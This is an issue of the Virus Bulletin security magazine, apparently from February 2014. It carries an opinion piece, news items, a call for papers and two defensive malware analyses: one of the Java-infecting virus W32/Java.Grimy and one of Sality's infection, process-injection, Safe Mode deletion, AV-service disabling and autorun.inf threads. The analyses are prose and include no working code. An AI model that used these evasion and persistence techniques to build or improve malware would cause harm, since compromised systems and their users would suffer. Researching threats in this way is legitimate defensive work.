FEBRUARY 2014

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

A LIFE OF GRIME

Cross-platform execution is one of the promises of Java – but cross-platform infection is probably not what the designers had in mind. Nevertheless, that was clearly in the mind of the author of W32/Java.Grimy, a virus for the Windows platform, which infects Java class files. Peter Ferrie has the details.

page 4

LAME DUCK

Sometimes what looks like a genuine MP3 encoder library, and even works as a functional encoder, actually hides malicious code deep amongst a pile of clean code. Gabor Szappanos reveals the lengths to which one piece of malware goes to hide its tracks.

page 19

READING CORNER

Industry veteran, prolific writer and educator David Harley reviews two recently published eBooks that aim to provide security guidance for consumers: 'Improve Your Security' by Sorin Mustaca, and 'One Parent to Another' by Tony Anscombe.

page 27

ISSN 1749-7027

'Challenge [defenders] to take a penetration testing or exploit development class.'

Andreas Lindh, ISecure

IT IS TIME FOR DEFENDERS TO GO ON THE OFFENCE

Defence is hard. From a defender's point of view, it only takes one slip-up, one misconfiguration or one unpatched machine for an attacker to gain access and capitalize with potentially disastrous consequences. Not only that, but it is also very difficult to know if or how well your defences are working. Sure, you can measure it to a degree, but only for the events that you and your security products can actually see. For an attacker, it is pretty much the other way around; they usually know if what they are doing is working or not.

One of the major problems for those tasked with defending networks is a lack of knowledge about what they are supposed to be protecting against, on a technical level. A lot of defenders are former network or firewall administrators who are great at TCP/IP and routing, but seriously lacking when it comes to understanding how exploits work or how security products can be bypassed. This, coupled with the way some vendors are marketing their products (basically as self-playing pianos) has in many cases led to investments in and reliance on automated security products instead of competence and personnel development. I believe that this is a dangerous road to travel as attackers will always be able to subvert security products that are run in out-of-the-box mode.

There are few areas where such a lack of knowledge becomes more painfully visible than in Security Information and Event Management, or SIEM. While, for example, an IPS or anti-virus product will still do some level of good if you do no more than install it on your network and make sure it gets updated occasionally, a SIEM will not do anything except generate a (huge) bill. Although most vendors will include a set of default correlation rules, being welcomed by 12,000 so-called 'security events' the first time you log into the management interface is an overwhelming experience for anyone. The point is, if you don't know what you are looking for, a SIEM is only likely to cause you pain.

So what can be done? Well, for a start, defenders need to be allowed to develop their offensive skill set. Instead of routinely sending security staff to some vendor-supplied or defensive training, challenge them to take a penetration testing or exploit development class. By knowing and understanding offensive techniques, defenders will be able to start thinking like attackers and defend accordingly. If you don't understand what post-exploitation is or how it works, how are you supposed to be able to spot it going on in your network? And how are you going to be able to detect an SQL injection attack on your web application if you don't know anything about attacking web applications? The challenge here is to make sure that defenders get offensive training that actually reflects current, real-world attacks, and not outdated techniques that are only used by penetration testers.

Another area defenders need to be more proficient in is threat intelligence. Although most vendors have some kind of offering in this area, they seldom offer anything that does not relate directly to their own product(s). While these offerings can certainly be of some use, a more vendor-agnostic approach is needed. The point of threat intelligence is to be able to make informed decisions on defensive prioritizations by studying actual attacks and trends. This is an area in which defenders in general could get more involved by doing their own research and contributing their own conclusions to the security community as a whole. (It should be noted that to be able to do this, a whole different skill set from configuring a firewall is needed.)

To conclude: it is time for defenders to go on the offence. It is time to stop defending based on gut feeling and outdated best practices. It is time to start making informed decisions based on real attacking knowledge and intelligence. After all, a defender who knows nothing about offence is effectively no more than a system administrator who happens to manage a security product.

And there is no reason why defenders cannot be hackers too. I know I am.

NEWS

LAW MINISTER IS FORMER SPAMMER

Delhi law minister Somnath Bharti has found himself in a tight corner as revelations connecting him with a spamming outfit in the early 2000s have come to light. Security analyst Conrad Longmore, who writes on *Dynamoo's Blog*, says he first came across Bharti more than a decade ago when investigating a spamming operation known as TopSites LLC. Somnath Bharti and his company, Magden Solutions, was a partner of TopSites, and Bharti even found his way onto *Spamhaus*'s ROKSO list of known professional spammers.

It seems that at some point after Longmore's original investigations, Bharti took a change in career path and became a lawyer – some time after which he developed an interest in politics, eventually becoming Delhi's law minister.

At the time of his involvement with the spamming operations, the act of spamming was not illegal in India (indeed the country still does not have effective anti-spam legislation), but Bharti was named in a lawsuit filed in California in 2004 against a number of alleged spammers (the suit was settled out of court).

Bharti strongly denies his involvement with the spamming outfit, claiming that the allegations are part of a conspiracy to malign him – but there are several pieces of evidence that indicate that he is evading the truth. Longmore points to Bharti having been listed as CEO of TopSites, his name having appeared in the WHOIS records for the original domain used in the spam (topsites.us), and his name having appeared in the internal databases of clone sites.

Unsurprisingly, the story has found its way into India's mainstream news and media – and it seems that Bharti already has a rather shaky reputation, a *Times Now* reporter describing the minister as 'erring and blundering' and saying 'his cup of controversies brimmeth over'. While the lack of effective anti-spam legislation in India means that Bharti is unlikely to face legal action, the minister seems likely to be in for a bumpy ride in his political career.

CASH FOR HACKS

Source code hosting website *Github* has become the latest organization to launch a bug bounty programme, offering between $100 and $5000 for each vulnerability reported. Meanwhile, *Facebook* has awarded its biggest bounty to date, with $33,500 being paid to a Brazilian researcher who discovered a remote code execution flaw affecting the company's servers. Next month, hackers have up to $150,000 to gain in the latest Pwn2Own contest. *HP* is offering $150,000 to anyone who can gain root access to a *Windows 8.1* PC running *Microsoft*'s Enhanced Mitigation Experience Toolkit (EMET), while co-sponsor *Google* is offering prizes of up to $150,000 for hacks against its *Chrome* OS. Pwn2Own takes place at the CanSecWest conference in March.

CALL FOR PAPERS

VB2014 SEATTLE

Virus Bulletin is seeking submissions from those wishing to present papers at VB2014, which will take place 24–26 September 2014 at the Westin Seattle hotel, Seattle, WA, USA.

The conference will include a programme of 30-minute presentations running in two concurrent streams. Unlike in previous years, the two streams will not be distinguished as 'corporate' and 'technical', but instead will be split into themed sessions covering both traditional AV issues and some slightly broader aspects of security:

- Malware & botnets
- Anti-malware tools & methods
- Mobile devices
- Spam & social networks
- Hacking & vulnerabilities
- Network security

Submissions are invited on topics that fall into any of the subject areas listed above. A more detailed list of topics and suggestions can be found at http://www.virusbtn.com/conference/vb2014/call/.

SUBMITTING A PROPOSAL

The deadline for submission of proposals is **Friday 7 March 2014**. Abstracts should be submitted via our online abstract submission system. You will need to include:

- An abstract of approximately 200 words outlining the proposed paper and including five key points that you intend the paper to cover.
- Full contact details.
- An indication of which stream the paper is intended for.

The abstract submission form can be found at http://www.virusbtn.com/conference/abstracts/.

One presenter per selected paper will be offered a complimentary conference registration, while co-authors will be offered registration at a 50% reduced rate (up to a maximum of two co-authors). *VB* regrets that it is not able to assist with speakers' travel and accommodation costs.

Authors are advised that, should their paper be selected for the conference programme, they will be expected to provide a full paper for inclusion in the VB2014 Conference Proceedings as well as a 30-minute presentation at VB2014. The deadline for submission of the completed papers will be 10 June 2014, and potential speakers must be available to present their papers in Seattle between 24 and 26 September 2014.

Any queries should be addressed to editor@virusbtn.com.

MALWARE ANALYSIS 1

GETTING ONE'S HANDS DIRTY

Peter Ferrie
Microsoft, USA

Cross-platform execution is one of the promises of Java. Cross-platform *infection* is probably not what the designers had in mind. However, it was clearly in the mind of the author of W32/Java.Grimy, a virus for the *Windows* platform, which infects Java class files.

SECOND PLACE GOES TO...

The virus begins by retrieving the base address of kernel32.dll. It does this by walking the InLoadOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. The virus assumes that kernel32.dll is the second entry in the list. This is true for *Windows XP* and later, but it is not guaranteed under *Windows 2000* or earlier because, as the name implies, it is the order of *loaded* modules that is looked at. If kernel32.dll is not the first DLL that is loaded explicitly, then it won't be the second entry in that list (ntdll.dll is guaranteed to be the first entry in all cases).

IMPORT/EXPORT BUSINESS

The virus resolves the addresses of the API functions that it requires. The list is very small, since the virus is very simple: set attributes, find first/next, alloc/free, open, seek, read, write, close, exit. The virus uses hashes instead of names, with the hashes sorted alphabetically according to the strings that they represent. The virus uses a reverse polynomial to calculate the hash. Since the hashes are sorted alphabetically, the export table needs to be parsed only once for all of the APIs. Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the addresses end up in reverse order in memory.

The virus does not check that the exports exist, relying instead on the fact that if an exception occurs then the virus code will be terminated silently. This is acceptable because the virus file is a standalone component so there is no host code to run afterwards. Of course, the required APIs should always be present in the kernel, so no errors should occur anyway.

The hash table is not terminated explicitly. Instead, the virus checks the low byte of each hash that has been calculated, and exits when a particular value is seen. This is intended to save three bytes of data, but introduces a risk. The assumption is that each hash is unique and thus when a particular value (which corresponds to the last entry in the list) is seen, the list has ended. While this is true in the case of this virus, it might result in unexpected behaviour if other APIs are added, for which the low byte happens to match another entry in the list.

Once the virus has finished resolving the API addresses, it searches the current directory (only) for all objects. Unlike most other viruses written by this virus author, this one uses Unicode APIs for the 'find' and 'open' operations. This allows the virus to examine files that cannot be opened using ANSI APIs. The virus is really only interested in files, but it examines everything that it finds. For each object that is found, the virus will attempt to remove the read-only attribute, open it, and allocate a memory block equal to the size of the virus plus twice the size of the file. For directories, the open will fail and the file size will be zero. The virus intends to read the entire file into memory. It is not known why the author did not use a buffer of just the size of the virus plus the size of the file, and read the file into the buffer at the offset equivalent to the size of the virus. As it is, the virus is at risk of a heap overflow vulnerability for files of around 2GB in size, since the file is read entirely before it is validated – these days files of 2GB or more are not uncommon.

COFFEE, COFFEE, COFFEE

After reading the file into memory, the virus registers a Structured Exception Handler, and then checks for the Java signature (0xCAFEBABE) and the class version. The virus excludes files that are not Java class files, as well as any that are built with Java 6 or later. This seems to be a severe restriction, given that Java 6 was released in 2006 – the virus is left to target extremely old versions of Java.

When an acceptable file is found, the virus retrieves the count of entries in the constant pool table, and exits if there are not enough free entries left for the virus to insert its own. The virus parses the entries in the constant pool table, and watches for UTF-8 format strings that contain the text 'hh86' or 'Code'. The 'hh86' string is used as an infection marker, so the virus exits if this string is seen, regardless of the context in which the reference appears. This means that any reference to the infection marker string (via, for example, 'String foo=' or 'System.out.println()') will cause the file to appear to be infected. The 'limitation' is acceptable to the virus. In the case of the 'Code' string, this check is meaningful only during the infection phase.

While parsing the file, the virus also checks for three tag types that were only added to Java 7 in April 2013: MethodHandle, MethodType and InvokeDynamic. It is not known why the virus checks for these tags, since they cannot appear in class files built with Java 5 or earlier.

METHOD ACTING

The virus knows how to skip the interface and field tables in order to reach the methods table. For each of the methods

in the table, the virus retrieves the number of attributes. For each of the attributes for a method, the virus retrieves the name index, and then searches the constant pool for the 'Code' string with a matching index. If a match is found, the virus retrieves the size of code attribute, and skips the method if not enough free space is left for the virus to insert its own code. If the method is small enough, the virus checks whether it makes use of exceptions (the result of a 'try/catch' sequence in the source code). The virus is interested only in the first method that implements exceptions.

When a suitable method is found, the virus duplicates the contents of the file in memory, up to the point where the constant pool ends. The virus increases the number of entries in the constant pool by 31, and then appends the new entries to it. It updates the class index for each of the virus-specific entries in the constant pool by adding the index of the last host constant pool entry to each of them. Next, it appends the host data from the end of the host constant pool until the start of the methods table, to the new copy of the file in memory. The virus prepends its own method to the methods table, and updates the two method indexes by adding the index of the last host constant pool entry to each of them.

The virus carries a compressed MZ/PE header combination, which will be used for the standalone virus file which holds the replication code. The headers are very sparse – they contain almost the minimum number of non-zero bytes that must be set in order for the file to be acceptable. Specifically, the headers contain the minimum number of non-zero bytes for a file that contains a section. For a file that contains no sections, several more bytes could be removed. The dropped file has one section with no name, to reduce the number of bytes that have to be written during the decompression phase.

The section has only the writable and executable flags set. This is an interesting choice, since it does not affect the number of bytes to decompress but it does introduce the (infinitely small) risk that a future version of *Windows* will enforce the flag exactly as specified, and thus break the virus. Currently, the setting of the executable flag results in the readable flag being set, even if that is not explicitly the case. The reason for this is to support the mixing of code and read-only data in the same segment, for example in ROM code. However, the CPU does have the ability to mark a segment as only executable, which would result in read-access failures in the case of the virus.

The virus declares a 2KB array and decompresses the header into the array, using an offset/value algorithm. The implementation supports writing only to the first 256 bytes of a buffer, but this is sufficient to describe the PE file that the virus uses. This compression format is probably optimal for the purpose – while a Run-Length Encoding format could compress the data further, that gain is more than lost by the size of the decompression code. The result is a series of assignments to offsets within the array. The virus does the same thing for each byte of the virus body. While this technique works well enough, it results in a large amount of repetitive code. It is not known why the author chose the array method instead of, for example, a textual encoding method which would have reduced the code size enormously.

GOING ON A FIELD TRIP

The virus appends the remainder of its method code, and updates the constant pool references by adding the index of the last host constant pool entry to each of them. Next, it appends the host data from the start of the methods table until the start of the method that makes use of exceptions, which it identified earlier. The virus updates the attribute and code length fields in the method information structure, before copying the rest of the method information to the new copy of the file in memory. The virus appends its own exception handler code to the host method, and then alters the first entry in the exception table to point to the virus exception handler. The virus exception handler invokes the virus method that the virus added, and then transfers control to the original host exception handler. Thus, if an exception occurs during the execution of the block defined by the first exception handler, then the virus exception handler will gain control. If no exception occurs within that block, then the virus will never execute. Finally, the virus appends the remaining content from the host file to the new copy of the file in memory. Once the copy is complete, the virus replaces the file on disk with the copy in memory, and then raises an exception using the 'int 3' technique. The 'int 3' technique appears a number of times in the virus code, and is an elegant way to reduce the code size, as well as functioning as an effective anti-debugging method. Since the virus has protected itself against errors by installing a Structured Exception Handler, the simulation of an error condition results in the execution of a common block of code to exit a routine. This avoids the need for separate handlers for successful and unsuccessful code completion.

The exception handler frees the allocated memory, closes the file, and then continues the search for more objects. After all objects have been examined, the virus simply exits.

CONCLUSION

This virus demonstrates the simplicity of creating a *Windows* file that turns Java class files into droppers. What's next? It would be equally simple to reverse that – to have a Java class file that turns *Windows* files into droppers for the virus. From there, it would only be slightly more work to combine the two into a circular infection process. Cross-platform infection is a promise that we'd be happy to see broken.

MALWARE ANALYSIS 2

SALTED ALGORITHM – PART 2

Raul Alvarez
Fortinet, Canada

Sality has been around for many years, yet it is still one of today's most prevalent pieces of malware. Last month, we described Sality's algorithm, showing the strengths of its encryption, how it uses the stack as temporary memory for code manipulation, and some of its system configuration manipulation [1].

In this follow-up article, we will continue to discuss some of the threads spawned by Sality, including those for file infection, code injection, and so on.

INFECTION THREAD

Sality was originally defined as a file infector. However, recent variants have shown that Sality is capable of far more than that.

Let's look at the malware's infection routine.

Sality searches for files to infect starting at the root directory. It traverses all folders and files in alphabetical order. When it finds a folder, it checks all subfolders and files within it, leaving no stone unturned.

Whenever a new subfolder is found, Sality reinitializes all the required variables and data to zero. It sleeps for 2,048 milliseconds before proceeding with the rest of the routine.

The malware checks whether the current pathname contains 'c:\windows'. If the path doesn't contain this string, it will start looking for files to infect. It queries the given pathname for all files using a regular call to the FindFirstFileA and FindNextFileA APIs.

Sality looks for EXE and SCR files to infect. If the extension name of the file is either 'EXE' or 'SCR', it will continue to process the file. Otherwise, it will skip the rest of the process and look for another file.

When it finds a file with an appropriate extension name, Sality parses the filename to determine whether it contains any strings from a list of names of anti-virus and security applications. If the filename doesn't contain any such strings, Sality will proceed to infect the file. Otherwise, it skips the file without infecting it.

INFECTION ROUTINE

The same check for strings containing names of anti-virus and security applications is applied to the pathname of the current host file. This is a redundant check to make sure that everything is working according to plan.

Since Sality queries all files in the hard drive, it makes sure that system files will not be infected by using the SfcIsFileProtected API. This API is one of the functions under Windows Resource Protection (WRP) that prevents the modification of important system files in *Windows*. If a potential host file has WRP protection, the malware will skip the file and search for another.

If a file is suitable for infection, Sality saves its attributes after a call to the GetFileAttributesA API, and sets the 'FILE_ATTRIBUTE_ARCHIVE' attribute using the SetFileAttributesA API, for easier processing of the host file. Then it calls the CreateFileA API to open the host file with GENERIC_READ and GENERIC_WRITE access, and FILE_SHARE_READ and FILE_SHARE_WRITE sharing modes.

Sality gets the file size of the host file and checks whether it is within (0x200) 512 bytes and (0x2800000) 41,943,040 bytes. If the file size meets the criteria, the next step is to call the GetFileTime API to save and preserve the file time of the host file.

After configuring the header of the host file in memory, Sality appends (0x11000) 69,632 bytes of malware code to the mapped file. The (0x11000) 69,632 bytes of code is the whole encrypted version of Sality. Finally, the UnmapViewOfFile API is called to flush all modifications made to the mapped file to the file in the disk.

Since the memory allocated to the mapped file is bigger than the actual infected file, the malware cuts the infected file just enough for the original code plus the malware code to fit in, using the SetFilePointer and SetEndOfFile APIs.

The host file is now infected with Sality.

Further processing of the newly infected file is performed: the original file time is restored by calling the SetFileTime API using the file time that was saved prior to infection, and control of the infected file is released by calling the CloseHandle API. Sality is so meticulous that it also replaces the original file attributes of the infected file using the SetFileAttributes API.

The original file attributes and the original file time are saved before the file infection routine. They are restored to the infected file to avoid further suspicion. It is easy to notice that there is something wrong with your machine if all your executable files have the same time stamp. The file size is an unavoidable risk, but of course, nobody memorizes the file sizes of each and every file on their machine.

After the infection, Sality sleeps for (0x400) 1,024 milliseconds before checking out the next file to infect.

Earlier, we saw that Sality avoids infecting files within the folder containing the string 'c:\windows'. Further in the

code, Sality also avoids files within a folder containing the string 'SYSTEM'. In this regard, the malware is playing it safe by avoiding the infection of files that are generally part of a standard *Windows* installation. It also prevents performance degradation by skipping the infection of critical executable files found in the *Windows* system.

INFECTION MARKER

Once the infection routine has finished infecting all possible executable files, Sality will jump back to the root folder (c:\) to start the whole infection process again. It will look for new executable files to infect, skipping any files that are already infected within each folder.

To avoid reinfecting files, a standard file infector adds an infection marker as part of the infection process. This marker is checked every time the malware attempts to infect a file. Some infection markers are easily recognizable, and may even be used by anti-virus engines to detect a particular variant. For Sality, the marker is not easy to spot.

For a quick view of the infected files, Sality zeroes-out the CRC checksum value of each infected file. It seems that this is an infection marker and anti-virus software can use this as part of a detection algorithm, since most regular executables have a non-zero value in their CRC checksum. The CRC checksum is located at offset 0x58 from the start of the PE header. Unfortunately, however, this is not what is checked by Sality to avoid reinfection.

Going back to the infection process: since Sality appends its code at the end of the host file, it is normal to reconfigure the values of the last section header. Sality increases the VirtualSize and SizeOfRawData values and makes sure the characteristics of the last section are EXECUTABLE, READABLE and WRITABLE. These are the normal values modified by most file infectors.

However, if you look more closely, each section header has a property called 'NumberOfLineNumbers' located at offset 0x22 from the start of the section header. This property contains zero for most executable files. Sality allocates a non-zero value to this property as part of the infection process. Since it will look like part of a regular infection algorithm, the malware assumes that it will be overlooked.

To avoid reinfection, Sality checks this value within its code. If the 'NumberOfLineNumbers' property is zero, the file is not yet infected and Sality will perform the infection routine. In the same respect, if an infected file somehow contains zero in the 'NumberOfLineNumbers' property, the file will be reinfected – it will keep reinfecting the file as long as the 'NumberOfLineNumbers' property is zero.

Meanwhile, if a clean executable file has a non-zero value in the 'NumberOfLineNumbers' property, Sality will skip the file, thinking that it is already infected.

CODE INJECTION THREAD

Spawned from the main thread, this thread is responsible for injecting code into remote processes. Its main goal is to search for processes to infect.

After allocating a section of global memory, Sality maps the section named 'purity_control_90833', containing (0x11000) 69,632 bytes of malware code, using the MapViewOfFile API. It then copies the contents of the section to the global memory space and unmaps it using the UnmapViewOfFile API.

Then, Sality parses the list of processes that are currently running in the system using a combination of the CreateToolhelp32Snapshot, Process32First and Process32Next APIs. The malware will skip processes that have a PID (process ID) that is less than or equal to 0x0A (basically, avoiding system processes).

Each process with a PID above 0x0A is subjected to the following routine:

Sality opens the process and queries its token using calls to the OpenProcess and OpenProcessToken APIs. The malware gets the SID (security identifier) of the process token using the GetTokenInformation API. Sality will determine the SID's account name by calling the LookupAccountSidA API. The resulting account name determines which user account has access to the given process.

If the account name is either 'SYSTEM', 'LOCAL SERVICE' or 'NETWORK SERVICE', Sality will create a mutex with the name format '{processname}M_%d_', producing, for example, 'smss.exeM_544_'. Afterwards, it will close the handle to the current process and get the next process in the list by using the Process32Next API. Then it repeats the same procedure all over again.

If the account name is anything but the three names mentioned above, Sality will allocate remote memory space within the remote process by calling the VirtualAllocEx API. This is followed by copying (0x2000) 8,192 bytes of code to the newly allocated memory using the WriteProcessMemory API and activating the remote thread using the CreateRemoteThread API.

The injected code is a decrypted version of Sality and the initial execution is similar to that of the main thread, discussed in [1], without the decryption.




Figure 1: Remote thread injected into Notepad creating the mutex as a marker.

After activating a new thread in the remote process, Sality allocates another remote memory space, writes (0x1000) 4,096 bytes of code, and activates a new remote thread.

The second injected code creates a mutex with the same name format as before ('{processname}M_%d_'). For example, if the notepad.exe process is being infected, the second remote thread will create a mutex named 'notepad.exeM_194_', where 194 is the PID. The mutex name serves as the infection marker for the process to avoid reinfection (see Figure 1).

After activating the two remote threads, Sality gets the next process in the list by using the Process32Next API. Then it repeats the same routine again.

After performing the routine on all processes, the thread sleeps for (0x2800) 10,240 milliseconds. When it wakes up, it will try to perform the routine on all processes all over again.

To avoid reinfecting processes, Sality checks each process for a mutex with the format '{processname}M_%d_' – if the mutex is found, it will skip the process.

This thread ensures that all suitable processes can be infected, including new processes that the user will soon use.

SAFE MODE DELETER THREAD

Normally, if we want to figure out why a machine is not behaving in the way it is expected to be, we boot the system in Safe Mode. The system restarts with minimal services. There are three common options: Safe Mode, Safe Mode with Networking, and Safe Mode with Command Prompt.

The information for these options can be found in the registry entry HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot with the following subkeys: Minimal, Network, and AlternateShell. The subkeys each have lists of services depending on the selected options.

Sality deletes these subkeys in the following way:

Initially, the thread sleeps for (0x1D4C0) 120,000 milliseconds before it opens HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot using the RegOpenKeyExA API. This is followed by enumerating the subkeys using a call to the RegEnumValueA API.

The AlternateShell subkey commonly contains the value 'cmd.exe', which is the first to be deleted using a call to the RegDeleteValueA API.

The Minimal and Network subkeys contain their own second-layer subkeys. The second-layer subkeys are deleted first, before the Minimal and Network keys.

When all of the subkeys under HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot have been deleted, the system will not be able to restart in Safe Mode.

After deleting the subkeys under SafeBoot, Sality gets the addresses of service-related APIs from ADVAPI32.DLL using the GetProcAddress API. Then the malware creates a new thread, the Anti-Malware Services Killer Thread, which will be discussed later.

Afterwards, Sality will check if '\\.\amsint32' exists. If it doesn't, the malware will create a driver file, jnhrks.sys, in the %system%\drivers folder. It will use this driver file to create a service named 'amsint32' using the CreateServiceA API with parameters dwServiceType with (0x01) SERVICE_KERNEL_DRIVER, and dwStartType with (0x03)SERVICE_DEMAND_START. After creating the service, it closes the handle to it. This is followed immediately by opening and starting the service using the OpenServiceA and StartServiceA APIs, respectively. After successfully running the 'amsint32' service, Sality deletes the 'jnhrks.sys' %system%\drivers folder to hide any trace of the driver file.

On the other hand, if '\\.\amsint32' does exist, Sality will create a copy of 'ntkrnlpa.exe' using a randomly generated five-character filename, e.g. 'cdbpa.exe' in the %temp% folder. This is followed by loading the copied file, 'cdbpa.exe', into the memory by calling the LoadLibraryExA API with the parameter DONT_RESOLVE_DLL_REFERENCES.

ANTI-MALWARE SERVICES KILLER THREAD

It is common for malware to parse a list of names of running processes to spot processes that belong to anti-virus

applications or ones that are security-related. The malware compares the substrings of the process name, and if they match those of particular applications it terminates them. However, Sality goes one step deeper. Rather than looking at the running processes, it looks for services used by security and anti-virus applications and disables any it finds, effectively removing whatever protection the application provides.

The procedure is as follows:

Initially, Sality connects to the service control manager using the OpenSCManagerA API. It sleeps for (0x1000) 4,096 milliseconds before it starts searching for anti-virus and security-related services.

It checks if certain services with given string names exist by calling the OpenServiceA API with the SERVICE_ALL_ACCESS (0xF01FF) parameter. The string names come from a long list of names of services used by anti-virus and security applications. We can tell that the malware author has done extensive research to compile this list.

If such a service exists, the malware will open it using the OpenServiceA API and disable it by calling the ChangeServiceConfigA API with a dwStartType parameter of SERVICE_DISABLED (0x04) (see Figure 2).

After closing the service handle, Sality will sleep for (0x80) 128 milliseconds, after which it will get the next string name from the list. Sality will go through the same procedure of opening and disabling services, if they exist, until all the names have been checked.

Once all names have been checked, Sality will sleep for (0x2D000) 184,320 milliseconds, and will wake up to perform this thread all over again. This is to make sure that no new anti-malware services have started running, and no disabled services have been restarted.




Figure 2: Partial list of names of anti-malware services.

THREAD MONITOR THREAD

This thread checks the content of three memory locations for certain values. This is some sort of anti-debugging trick to determine if all threads are running simultaneously. Other threads set the three memory locations with the intended values.

Initially, this thread checks for a certain value in memory location 1, if the value is zero the thread will sleep infinitely.

If memory location 1 contains a non-zero value, it will sleep for 12 milliseconds, then check the memory location 2. If the value at memory location 2 is not equal to 1, it will go back to the start of the thread and start all over again.

However, if the value at memory location 2 is 1, then it will check the value at memory location 3. If this is not equal to 1, then it will try to run the malware from the very beginning (at the entry point of the malware).

If all conditions are satisfied, Sality will get the pathname of the current executable module using the GetModuleFileNameA API. Then, strange as it seems, Sality zeroes-out the fourth character of the pathname and tries to run it using the ShellExecuteA API with the parameter 'open'. Since the result of the GetModuleFileNameA API is the complete pathname, the first three characters will be the root folder, e.g. 'c:\', thereby, the root folder will be displayed in a new window.

After displaying the root folder, Sality will create another mutex named 'Ap1mutx7', then sleeps for (0x927C0) 600,000 milliseconds before terminating the current process.

TEMP-EXECUTABLE KILLER THREAD

This thread has only one goal: to delete executable (.EXE) files found in the %Temp% folder.

After getting the %temp% folder pathname, it will use the FindFirstFileA and FindNextFileA APIs to find any .EXE files. Once a file is found, the malware will change its attributes and delete it. There is no checking of whether the .EXE file really is an executable file or not; the only requirement is to have an extension name of 'EXE'.

After deleting all .EXE files in the %temp% folder, the thread will sleep for 10 minutes. Once




Figure 3: The generated content of autorun.inf in memory.

the thread wakes up, it will do the same thing all over again.

AUTORUN.INF THREAD

Sality is a file infector and there are only a handful of file infectors that drop an autorun.inf file.

Initially, the malware sleeps for (0x5D1D) 23,837 milliseconds, as it usually does. This is followed by calling the GetLogicalDrives API to get the available disk drives in the system. Knowing the drives available, Sality checks the drive type by calling the GetDriveTypeA API. It avoids the CD drive by checking if the result from the GetDriveTypeA API is DRIVE_CDROM; otherwise, it will check if 'autorun.inf' already exists in the drive by calling the CreateFileA API with GENERIC_READ access.

If 'autorun.inf' does not exist in the drive, it will call the CreateFileA API again, this time with GENERIC_WRITE access.

This is followed by generating five random characters for a filename and randomly selecting from 'pif' and 'exe' as the extension name. The randomly generated filename is used as part of the autorun.inf content. Sality also generates random characters and strings that will be placed within the autorun.inf file. Figure 3 shows the possible content of the autorun.inf file.

The generated content of autorun.inf is similar to autorun.inf files dropped by common trojans, except that Sality includes all possible start-up commands including: open, shell\explore\command, shell\open\command and shell\autoplay\command.

Finally, the generated content is written to autorun.inf and its attributes are changed to FILE_ATTRIBUTE_READONLY|FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_SYSTEM.

Once the autorun.inf file has been created successfully, Sality creates the actual executable file mentioned within autorun.inf. First, it creates a file using the CreateFileA API and copies (0x192E4) 103,140 bytes of code to it using the WriteFile API. Then Sality changes the file attributes to ones similar to those used by autorun.inf.

The executable file that is generated is the trojan component of Sality.

This thread will create autorun.inf and the trojan component on all available disk drives in the system. Then it will sleep for (0x1B58) 7,000 milliseconds, after which it will check again for uninfected disk drives.

MORE THREADS?

There are still more threads spawned by Sality. There is not enough space in this article to describe each one, but one thing is certain: Sality continues to evolve. It upgrades itself with more features, more functionalities, and more tricks to defeat the system.

Sality has a strong encryption algorithm as evidence of years of existence. It is very careful in performing its routines and hiding traces of its components. It minimizes exposure by avoiding the infection of system files. And it maintains a low-activity profile by sleeping in each and every routine.

Sality comes and goes, but its every appearance demonstrates different strengths and capabilities.

REFERENCE

[1] Alvarez, R. Salted algorithm – part 1. Virus Bulletin, January 2014, p.9. http://www.virusbtn.com/pdf/magazine/2014/201401.pdf.

MALWARE ANALYSIS 3

